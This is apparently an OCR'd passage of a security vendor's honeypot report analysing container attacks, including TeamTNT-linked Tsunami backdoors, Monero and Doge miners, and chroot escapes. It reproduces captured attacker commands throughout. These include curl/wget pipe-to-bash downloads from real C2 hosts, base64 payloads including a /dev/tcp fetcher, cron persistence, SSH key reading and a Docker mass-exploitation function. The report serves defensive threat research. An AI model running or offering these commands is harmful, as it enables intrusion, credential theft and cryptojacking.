
- **Depending on the processor, the `d.py` (md5: a8cec10b7325793284539df83a040517) script downloads a suitable backdoor and miner. For a 64-bit processor, it downloads the x86_64 (md5: dc3d2e17df6cef8df41ce8b0eba99291) and `bashirc.x86_64` (md5: 9e935bedb7801200b407febdb793951e). The x86_64 binary file is identified as a miner and is categorized by 26 vendors as malware.**

- **Malicious binary**
  MDS: 9e935bedb7801200b407febdb793951e
- **Detected as**
  Tsunami backdoor
- **File type**
  ELF 64-bit LSB shared object, x86-64, statically linked, stripped, UPX packed
- **File size**
  184.29 KB
- **VirusTotal link**
  https://www.virustotal.com/gui/file/fc46525f37cc3f2a7e43d83dc5dd48ff8f7a456148e615cb9f592e6976635c1d




- The `bashirc.x86_64` **binary file is identified as Tsunami malware, which grants the attacker a backdoor to the compromised host.**

- **Malicious binary**
  MD5: dc3d2e17df6cef8df41ce8b0eba99291
- **Detected as**
  coin miner
- **File type**
  ELF 64-bit LSB executable, x86-64, statically linked, stripped, UPX packed
- **File size**
  2.41 MB
- **VirusTotal link**
  https://www.virustotal.com/gui/file/4809d9eeb0c9ff1b8ecb557dca4b50acfa02d1dbf308346338666a05b6a29c57




For a 32-bit processor, it downloads the files i686 (md5: 101ce170dafe1d352680ce0934bfb37e) and bashirc.i686 (md5: b2755fc18ae77bc86322409e82a02753). The i686 binary file used as the miner.

- **Malicious binary**
  MD5: b2755fc18ae77bc86322409e82a02753
- **Detected as**
  Tsunami backdoor
- **File type**
  ELF 32-bit LSB shared object, Intel 80386, statically linked, stripped, UPX packed
- **File size**
  174.93 KB
- **VirusTotal link**
  https://www.virustotal.com/gui/file/9dacd40e5b15ca1d7e6ac5b9f4def6f6f76974ae9162735015b347c1ec30c970



The `bashirc.x86_64` binary file is identified as Tsunami malware, which grants the attacker a backdoor to the compromised host.

- **Malicious binary**
  MD5: f0551696774f66ad3485445d9e3f7214
- **Detected as**
  SSH brute-force tool
- **File type**
  ELF 64-bit LSB executable, x86-64, statically linked, stripped, UPX packed
- **File size**
  878.71 KB
- **VirusTotal link**
  https://www.virustotal.com/gui/file/1225cc15a71886e5b11fca3dc3b4c4bcde39f4c7c9fbce6bad5e4d3ceee21b3a



- **Malicious binary**
  MD5: b42183f226ab540fb07dd46088b382cf
- **Detected as**
  scanning tool
- **File type**
  ELF 64-bit LSB executable, x86-64, dynamically linked
- **File size**
  20.8 KB
- **VirusTotal link**
  https://www.virustotal.com/gui/file/86859ad5e3115893e5878e91168367d564c1eb937af0d1e4c29dd38fb9647362

The tool uses the `pas` file, which is a text file that contains multiple options with usernames and possible passwords.

The `scan` file (md5: b42183f226ab540fb07dd46088b382cf) is a binary file used as a scanning tool searching for compromised hosts.

The attacker works on two levels. At first, they search for compromised hosts using the scanning tools and brute force techniques, and implement backdoors using the Tsunami malware to gain access. On the other level, the attacker uses the compromised hosts for cryptocurrency activity and downloads miners to do so. In this attack, the attacker used scripts that are suitable for both 32-bit and 64-bit processors, to guarantee the success of the attack on every host with no dependencies.

8 Entry point:

```
chroot /mnt sh -c (curl -s http://194.38.20.31/xms || wget -q -O -
http://194.38.20.31/xms || lwp-download http://194.38.20.31/xms /tmp/xms) | bash -sh;
bash /tmp/xms; rm -rf /tmp/xms; echo
cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliO2V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly8xOT
QuMzguMjAuMzEvZC5weSIpLnJlYWQoKSkn | base64 -d | bash —
```

The attacker uses the vanilla image along with a malicious command that downloads the `xms` file from their C2 server. The `xms` file is similar to the file we investigated earlier and checks for current connections. The command **also includes encoded script in base64 that downloads the `d.py` (md5: a8cec10b7325793284539df83a040517) script from the same C2 server.**

The `d.py` file is identical to the file we saw in the attack before, which **responsible** for downloading the Tsunami backdoor and the coin miner, according to the host's processor type.

In this attack, the attacker creates a backdoor using the Tsunami malware based on the type of the processor and uses the compromised host for cryptomining.

Attacks list ›

9 Entry point:

```
/bin/sh -c echo f0VMRgIBAQAAAAAAAAAAAAIAPgABAAAAeABAAAAAAABAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAOA
ABAAAAAAAAAAEAAAAHAAAAAAAAAAAAAAAAAEAAAAAAAAAAQAAAAAAA1gAAAAAAAAA0AQAAAAAAAAAQAAAAAAAAi-
lYagpfagFeMdIPBVBfmVJSUmZosQRmaAoAVF5qMVhqHFoPBWoyWGoBXg8FaitYmVJSVF5qHEiNFCQPBUiXagNeai-
FY/84PBeD3ajtYmUi7L2Jpbi9zaABTVF8PBQ== | base64 -d > /mnt/pOgIzLNn/tmp/rbDAIdSs && chmod
+x /mnt/pOgIzLNn/tmp/rbDAIdSs && echo "PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/sbin:/
usr/local/bin" >> /mnt/pOgIzLNn/etc/cron.d/jWDNKFhI && echo "" >> /mnt/pOgIzLNn/etc/cron.d/
jWDNKFhI && echo "* * * * * root /tmp/rbDAIdSs" >> /mnt/pOgIzLNn/etc/cron.d/jWDNKFhI
```

The decoding reveals a binary file that the attacker uses and saves it to the following directory: /mnt/pOgIzLNn/tmp/rbDAIdSs.

The file is statically linked, with no headers, and listens on port 45316.

10 Entry point:

```
chroot /mnt /bin/sh -c yum install wget -y;apt-get install wget -y;wget
http://163.172.39.172:8181/autom.sh -O /autom.sh;chmod 777 /autom.sh;sh /autom.sh
```

The attacker changes the root directory to /mnt/ and opens a shell. The attacker installs wget using yum and apt-get, then download the file `autom.sh` from what seems to be their C2 server.

The `autom` script creates a new user and adds it to a sudo group that increases the user privileges. Allegedly, the script does not contain actions that may imply the attacker's intentions.
The attacker prepares a backdoor to the attack itself. The last command in the script redirects to the website http://uptime[.]suxsuxsux[.]com

That URL contains an obfuscated script that may be related to the actual attack that the attacker is planning.

Third impact category – Escape and run

The following attacks in this category try to escape the host by using "chroot," assuming the container they run has access to the root mount.

1 Entry point:

```
chroot /mnt /bin/sh -c curl -sLk http://borg.wtf/sh/scan.sh | bash;curl -# -Lk
http://borg.wtf/sh/mo.sh | bash;while true; do sleep 9999;done
```

The attacker uses the command `chroot mount` to escape to the host and gets the scripts `scan.sh` and `mo.sh` from the URLs.

At first, the attacker downloads the `scan.sh` shell script and executes it and then does the same with the `mo.sh` shell script. Both of the files are downloaded from the same server. After seeing the content of both of the files, we understand that both of them have the same content. The script is written in html and shows he user a message that "This website is not properly configured".

After the scripts are executed, the attacker uses `while true,` which means continue with the execution until forcibly interrupted, and then sleep 9,999 seconds, which suspends the `bash` shell script.

The domain borg.wtf is related to TeamTNT.

2 Entry point:

```
chroot /mnt/ /bin/sh -c echo 0 0 armv6-rpi-linux-gnueabihf armv6-rpi-linux-gnueabihf armv6-rpi-linux-
gnueabihf root curl http://199.19.226.117/b2f628/cronb.sh
```

The attacker uses `chroot mount` to escape to the host, opens a shell, and reads the command echo. The attacker uses the `curl` command to download the `cronb.sh` shell script.

3 Entry point:

```
chroot /mnt /bin/sh -c curl http://40.121.215.49/.../ssh.sh |sh ; wget -O -
http://40.121.215.49/.../ssh.sh |sh ;
```

The attacker uses `chroot mount` to escape to the host, opens a shell, downloads the shell script `ssh.sh` from the C2 server using the `curl` command or `wget` command (depending on the operating system), and executes the file.

Part of the `ssh.sh` file is encoded in base64. After it was decoded, it was found to be related to TeamTNT.

Attacks list ›

4 Entry point:

```
chroot /mnt /bin/sh -c cd /opt/ ; ech
ZWNobyAnIyEvYmluL2Jhc2gnID4gei5zaAplY2hvICdyZWFkIHByb3RvIHNlcnZlciBwYXRoIDw8PCQoZW
NobyAkezEvLy8vIH0pJyA+PiB6LnNoCmVjaG8gJ2V4ZWMgMzw+L2Rldi90Y3AvNDIuNTEuNjQuMTQ2Lz
Q0MycgPj4gei5zaAplY2hvICdlY2hvIC1lbiAiR0VUIC93ZWIyLyQxIEhUVFAvMS4wXHJcbkhvc3Q6IDQyLj
UxLjY0LjE0Njo0NDNcclxuXHJcbiIgPiYzJyA+PiB6LnNoCmVjaG8gJyh3aGlsZSByZWFkIGxpbmU7IGRvJyA
+PiB6LnNoCmVjaG8gJ1tbICIkbGluZSIgPT0gJCdcJydciciJyInIF1dICYmIGJyZWFrJyA+PiB6LnNoCmVjaG8
gJ2RvbmUgJiYgY2F0KSA8JjMnID4+IHouc2gKZWNobyAnZXhlYyAzPiYtJyA+PiB6LnNoCmJhc2ggei5zaCB
6ei5zaCA+IHp6LnNoIDsgYmFzaCB6ei5zaApybSAtcmYgenouc2gK | base64 -d | bash
```

The attacker uses `chroot mount` to escape to the host and opens a shell using the /opt file. The script file is encoded with base64. After decoding, we receive the following:

```
echo '#!/bin/bash' > z.sh
echo 'read proto server path <<<$(echo ${1//// })' >> z.sh
echo 'exec 3<>/dev/tcp/42.51.64.146/443' >> z.sh
echo 'echo -en "GET /web2/$1 HTTP/1.0\r\nHost: 42.51.64.146:443\r\n\r\n" >&3' >> z.sh
echo '(while read line; do' >> z.sh
echo '[[ "$line" == $'\''\r'"'" ]] && break' >> z.sh
echo 'done && cat) <&3' >> z.sh
echo 'exec 3>&-' >> z.sh
bash z.sh zz.sh > zz.sh ; bash zz.sh
rm -rf zz.sh
```

The script creates `zz.sh` file and runs the shell scripts `z.sh` and `zz.sh`. After finishing, it deletes the `zz.sh` file and its dependencies.

5 Entry point:

```
chroot /mnt/ /bin/sh -c if ! type curl >/dev/null;then apt-get install -y curl;apt-
get install -y --reinstall curl;yum clean all;yum install -y curl;yum reinstall -y curl;fi;echo "* *
* * * root curl http://199.19.226.117/b2f628/cronb.sh|bash">/etc/crontab && echo "* * *
* * root curl http://199.19.226.117/b2f628/cronb.sh|bash">/etc/cron.d/zzh
```

The attacker uses `chroot` to escape to the host mount /mnt, and opens a shell.

The attacker checks if curl is installed and redirects the if statement into /dev/null file, so that whatever you write to `/dev/null` will be discarded. If curl is not installed, it installs the wget package in the Alpine container image using apt-get. then checks for updates to the current version of curl and updates it. Afterwards, the yum clean packages eliminate any cached packages from the system and make the same process to install curl (another option for a different operating system).

The attacker uses curl to downloaded the file `cronb.sh` from what seems to be their C2 server. The file that was downloaded using curl is saved in the following directories:

`/etc/crontab` `/etc/cron.d/zzh`

Advanced Persistent Threat Techniques Used in Container Attacks

Read more about this advanced persistent technique.

Read the blog ›

Rest of attacks

Entry point:

```
chroot /tmp sh -c ls -al /root/.ssh/ 2>/dev/null; cat /root/.ssh/* 2>/dev/null; ls
-al /home/*/.ssh/ 2>/dev/null; cat /home/*/.ssh/* 2>/dev/null
```

The attacker changes the root directory to `/tmp` and] lists all the files and folders, including ones that are hidden from `/root/.ssh`. all the commands are sent to `/dev/null` to hide the attacker's actions.

Moreover, the attacker uses the cat command to read a file and print it to the standard output. The `ssh` file includes credentials of the local users. According to the details, the attack seems to be a credential theft.

Impact category: credential theft

Entry point:

```
sh -c apk update; apt-get update ; yum clean all ; apk add bash wget ; apt-get
install -y bash wget ; yum install -y bash wget ; wget -O - http://45.9.150.36/pwn/TDGGinit |
sh || curl http://45.9.150.36/pwn/TDGGinit | bash
```


According to the file TDGGinit that was downloaded, we received the script `TDGGinit.sh`. The script updates the version of apt-get, apk, and yum, and drops those checks to /dev/null to avoid tracing. The attacker uses the same registry (45.9.150.36) to download zgrab (scanner application), jq (used to extract data from JSON documents), and docker. The files are saved in the /usr/sbin directory and use `chmod +x passed` to make it executable.

Moreover, there is an attempt to download the binary `Ziggy` from the same registry (http://45[.]9[.]150[.]36/pwn/ziggy)

Another script that downloaded from the repository is `TDGG.sh`. The file starts with a base64 segment that described the attacker's name.

The attacker uses the command unset `HISTFILE`, which clears the variable that says where the history file is stored to, so nothing is stored.

The attacker modifies the home directory to /root. Also, the attacker runs the command `export LC_ALL=C` to avoid the user's settings to interfere with the script and sets the scan rate (the number of seconds that a scanner or laser needs to measure a mass number decade) to 500,000.



The main part of the program contains the following 2 functions:

1 SOME_INSTALL	The function updates capabilities and installs scanning tools. All the changes are written to /dev/null directory to delete remains of operations.
2 start_the_gatling_gun	The function checks if other versions of TDGG are already installed. If not, it initiates the function DOCKER_GATLING_GUN.

This function tries to spawn more Docker containers running its script.

```
DOCKER_GATLING_GUN(){
PORT=$1
RATE=$2
RANGE=$3
rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo ‘’)
eval “$rndstr”=”’$(masscan =p$PORT $RANGE.0.0.0/8 --rate=$RATE | awk ‘ {print $6}’ | zgrab --senders 200 --port
$PORT --http=’/v1.16/version’ --
output-file=- 2>/dev/null | grep -E ‘ApiVersionIclient version 1.16’ 1 jq -r .ip)’”;
for IPADDR in ${!rndstr}
do echo “$IPADDR:$PORT”
wget -q http://45.9.150.36/incoming/docker.php?dockerT=$IPADDR:$PORT -O /dev/null
timeout -s SIGKILL 120 docker -H tcp://$IPADDR:$PORT run -d --privileged --net host -v /:/mnt fuhou/borg
timeout -s SIGKILL 120 docker -H tcp://$IPADDR:$PORT run -d --privileged --net host -v /:/mnt alpine sh -c ‘apk
update; apt-get update ; yum clean all ; apk add bash wget ; apt-get install -y bash wget ; yum install -y bash
wget ; wget -O - http://45.9.150.36/pwn/TDGGinit | sh || curl http://45.9.150.36/pwn/TDGGinit | bash’ &
#timeout -s SIGKILL 30 docker -H tcp://$IPADDR:$PORT swarm leave --force
#timeout -s SIGKILL 30 docker -H tcp://$IPADDR:$PORT swarm join --token SWMTKN-1-5boro95fiuswddse7fpl7nzpavv3x-
on3xpbynelcrtnu7vqggt-
cd9rfe6vsjsw7gdq1cq5nspw4 164.68.106.96:2377
done;
```

Entry points:

```
chroot /tmp sh -c wget -O - http://185.142.239.128/Kuben/grabb_a.sh | sh
```

The attacker changes the root directory to /tmp and opens a shell that execute a `wget` command that downloads the `grab_a.sh` shell script to the host and executes it.


```
chroot /tmp sh -c echo IyEvYmluL3NoCmV4cG9ydCBMQ19BTEw9QwpISVNUQ09OVFJPTD0iaWdub3Jlc3BhY2
Uke0hJU1RDT05UUk9MOis6JEhJU1RDT05UUk9MfSIgMj4vZGV2L251bGwKSElTVFNJWkU9MCAyPi9kZXYvbnVsbA
pleHBvcnQgSElTVEZJTEU9L2Rldi9udWxsIDI+L2Rldi9udWxsCnNob3B0IC1vdSBoaXN0b3J5IDI+L2Rldi9udW
xsCnNldCArbyBoaXN0b3J5IDI+L2Rldi9udWxsCnVuc2V0IEhJU1RGSUxFIDI+L2Rldi9udWxsCmV4cG9ydCBQQVR
IPSRQQVRIOi91c3IvbG9jYWwvc2JpbjovdXNyL2xvY2FsL2JpbjovdXNyL3NiaW46L3Vzci9iaW46L3NiaW46L2Jp
bjovdXNyL2dhbWVzOi91c3IvbG9jYWwvZ2FtZXMKCkJBU0VVUkw9Imh0dHA6Ly80NS45LjE0OC44NSIKCm1vdW50I
C1vIHJlbW91bnQsZXhlYyAvdG1wCmlmIHR5cGUgZG9ja2VyIDI+L2Rldi9udWxsIDE+L2Rldi9udWxsIDsgdGhlbg
pkb2NrZXIgcHMgfCBncmVwIC12ICCdDT05UQUlORVInIHwgYXdrICd7cHJpbnQgJDF9JyA+PiAvdG1wLy50bnQuY29
udGkKCmlmIHR5cGUgd2ldCAyPi9kZXYvbnVsbCAxPi9kZXYvbnVsbCA7IHRoZW4gd2ldCAkQkFTRVVSTC94bXJp
Zy82NC94bXJpZyAtTyAvdG1wL3htciA7IHdnZXQgLU8gLSAkQkFTRVVSTC9hd3Muc2ggfCBiYXNoCmVsaWYgdHlwZ
SBjdXJsIDI+L2Rldi9udWxsIDE+L2Rldi9udWxsIDsgdGhlbiBjdXJsICRCQVNFVVJML3htcmlnLzY0L3htcmlnIC
1vIC90bXAveG1yIDsgY3VybCAkQkFTRVVSTC9hd3Muc2ggfCBiYXNoIDsgZmkKCndoaWxlIHJlYWQgVEFSR0VUQ09
OVEkgOyBkbyBkb2NrZXIgY3AgL3RtcC94bXIgJFRBUkdFVENPTlRJOi90bXAvZG9ja2VyZCA7IGRvbmUgPCAvdG1w
Ly50bnQuY29udGkKCmZpbmQgLyAtbmFtZSBkb2NrZXJkIC1leGVjIGNoYXR0ciAtaSB7fSArIC1leGVjIGNobW9kI
Ct4IHt9IFw7IAoKd2hpbGUgcmVhZCBUQVJHRVRDT05USSA7IGRvIApkb2NrZXIgZXhlYyAtZCAkVEFSR0VUQ09OVE
kgL2Jpbi9zaCAtYyAnY2htb2QgK3ggL3RtcC9kb2NrZXJkJwpkb2NrZXIgZXhlYyAtZCAkVEFSR0VUQ09OVEkgL3R
tcC9kb2NrZXJkCmRvbmUgPCAvdG1wLy50bnQuY29udGkKCnJtIC1mIC90bXAvLnRudC5jb250aQptdiAvdG1wL3ht
ciAvdG1wLy4uLkp1c3RUTlQKY2htb2QgK3ggL3RtcC8uLi5KdXN0VE5UCi90bXAvLi4uSnVzdFROVApmaQoKaGlzd
G9yeSAtYwpjbGVhbgoK | base64 -d | sh
```


The attacker tries to change the root directory to /tmp directory and execute a script encoded with base64. After the script was decoded, it was found to include an IP address related to TeamTNT according to previous scripts (45[.]9[.]148[.]85).

Attacks list ›

Attack 07

byrnedo/alpine-curl

In the report published last year, we observed attacks that were performed with the image byrnedo/alpine-curl using versions 0.1.6-0.1.8. This year, the attacks were performed using version 0.1.8.

The attacks have been performed throughout the year and have been observed 488 times. By checking the commands that were performed through the different attacks, it seems that they have similarities, except different changes in the URL, temp file, and IP addresses.

Comparing the commands that have been used in past attacks, there doesn't seem to be any change in the way of attacking.

- **Image name**
  byrnedo/alpine-curl: 0.1.6-8
- **Entry point**
  clear text command
- **Impact/category**
  cryptomining

Attack 08

bananajamma/xmrig:latest

A new campaign was observed this year, which began on June 10, 2021, and continued to attack our honeypot until August 8, 2021.

The entry point of the attack was found to be related to XMRig, which is a type of threat used to make money at the expense of computer users. The use of XMRig with the computer resources can cause a computer to overheat and perform poorly.

The command that was used to perform the attack is related to the Doge currency, which is a decentralized cryptocurrency based on the doge meme.


The domain is used as a mining pool, which is a joint group of cryptocurrency miners who combine their computational resources over a network to strengthen the probability of finding a block or otherwise successfully mining for cryptocurrency.

The `unmineable` domain provides that service and allows you to mine using your CPU or GPU in exchange for various coins.

- **Image name**
  bananajamma/xmrig:latest
- **Attack patterns:**
  156 attacks performed between June 10, 2021, and August 8, 2021
- **Entry point**
  clear text command
- **Mining pools:**
  rx.unmineable.com:3333
- **Wallet IDs:**
  DQR2LVkL2nMCiFN4gQNf3cEHradeP3asLU

Attacks list ›

According to VirusTotal, the domain was detected by 2 vendors as malicious.



The port that was used is 3333:

Port(s)	Protocol	Service	Details
3333	tcp	trojans	Network Caller ID server, CruiseControl.rb ATC Rainbow Six Lockdown (TCP/UDP), developer: Foolish Entertainment W32.Bratle.A [Symantec-2005-073116-3607-99] (2005.07.31) - worm that exploits the MS Windows LSASS Buffer Overrun vulnerability ([MSO4-011]). Opens a FTP server on port 3333/tcp. Backdoor.Slao [Symantec-2003-052610-2111-99] (2003.05.26) - a backdoor trojan horse that allows unauthorized access to an infected computer. Daodan trojan also uses this port.
3333	udp	dec-notes	Wireshark (formerly Ethereal) is vulnerable to a buffer overflow, caused by improper bounds checking by the dissect_enttec_dmx_data() function when processing DMX data within ENTTEC packets. By sending a specially-crafted packet to UDP port 3333, a remote attacker could overflow a buffer and execute arbitrary code on the system or cause the application to crash. References: [CVE-2010-4538], [XFDB-64450], [BID-45634], [EDB-15898] Horos could allow a remote attacker to traverse directories on the system, caused by the failure to restrict unwanted access. An attacker could send a specially-crafted URL request to the port 3333 containing "dot dot dot" sequences (/.../) in the URL to view files on the system. References: [XFDB-119862] IANA registered for: DEC Notes (TCP/UDP)


According to different researchers, this port is used for cryptominers' remote management. [(https://www.darkreading.com/iot-embedded-security/botnet/satori-botnet-plays-hidden-role-in-cryptomining-scheme-researchers-find/a/d-id/743220?)](https://www.darkreading.com/iot-embedded-security/botnet/satori-botnet-plays-hidden-role-in-cryptomining-scheme-researchers-find/a/d-id/743220?)

The command also has reference to the wallet ID of the Doge wallet: DQR2LVkL2nMCiFN4gQNf3cEHradeP3asLU. The command also includes the code `zywz-xh2k`, which provides a discount on fees to unMineable. Using this code allows you to get 0.25% fees instead of 1%.

Attacks list ›

The attack was performed a number of times from the following IP addresses:

- 79.146.169.238
- 79.146.171.45
- 79.146.173.12
- 79.146.169.205
- 79.146.172.151
- 79.146.175.16



The IP addresses are located in Spain and belong to Telefonica. No suspicious activity has been found related to the addresses

Attack 09

alpine:3.13

alpine is a major vanilla image that has general use, yet some attackers use this vanilla image with their own malicious entry point making it a good candidate for a rather stealthy way executing their malware.

An attack was observed on April 10 that was performed using the image alpine:3.13. The honeypot was attacked 55 times using this container image.

The attack was performed mostly from the IP address 157.230.245.5 (54 times), while one of the attacks was detected from the IP address 183.14.24.25.

Many attacks using different images were performed from the IP address 157.230.245.5.
Moreover, the address 183.14.24.25 also was used in the attack described above and was reported one time regarding port scan.

These findings strengthen our suspicion that many attacks that were performed against the honeypot during the last year were initiated by the same attacker.

The attackers used the following commands while running the image alpine:3.13:

```
#!/bin/sh
HW_NAME=$(uname -m)
M_URL="http[:]//go.0x1a.xyz:10176/d/m?os=linux&hwn=$HW_NAME"

echo 128 >/host_mnt/proc/sys/vm/nr_hugepages || true

if ! type "wget" > /dev/null; then
  apk add wget
fi

wget -q -O ./m $M_URL && chmod +x ./m
./m --algo "rx/0" --coin monero -o xmr-asia1.nanopool.
org:14433 -u 89jXfdiTWfLa9AaeaKhVus1mV4bENVSQZKekn3qZU-
jsDFaw9kneyEtUjGurnsYvzLCMxwv9caH8k9hMNUv3G2UnC6imz3Tw.
thanks_l_a/0x1041041@mailinator.com -p x --tls -k --cpu-pri-
ority 5 --no-color
```

The attack was performed 29 times

```
#!/bin/sh
HW_NAME=$(uname -m)
M_URL="http[:]//go.0x1a.xyz:10176/d/m?os=linux&hwn=$HW_NAME"

echo 128 >/host_mnt/proc/sys/vm/nr_hugepages || true

if ! type "wget" > /dev/null; then
  apk add wget
fi

./m --algo "rx/0" --coin monero -o xmr-asia1.nanopool.
org:14433 -u 89jXfdiTWfLa9AaeaKhVus1mV4bENVSQZKekn3qZU-
jsDFaw9kneyEtUjGurnsYvzLCMxwv9caH8k9hMNUv3G2UnC6imz3Tw.
thanks_l_a/0x1041041@mailinator.com -p x --tls -k --cpu-pri-
ority 5 --no-color --log-file ./m.log &
echo "OK"
while true; do sleep 1000; donewhile true; do sleep 1000; done
```

The attack was performed 20 times

- **Image name**
  alpine:3.13
- **Attack patterns**
  55 attacks performed on April 10, 2021
- **Entry point**
  shell script containing clear text command
- **Impact/category:**
  cryptomining
- **Mining pools:**
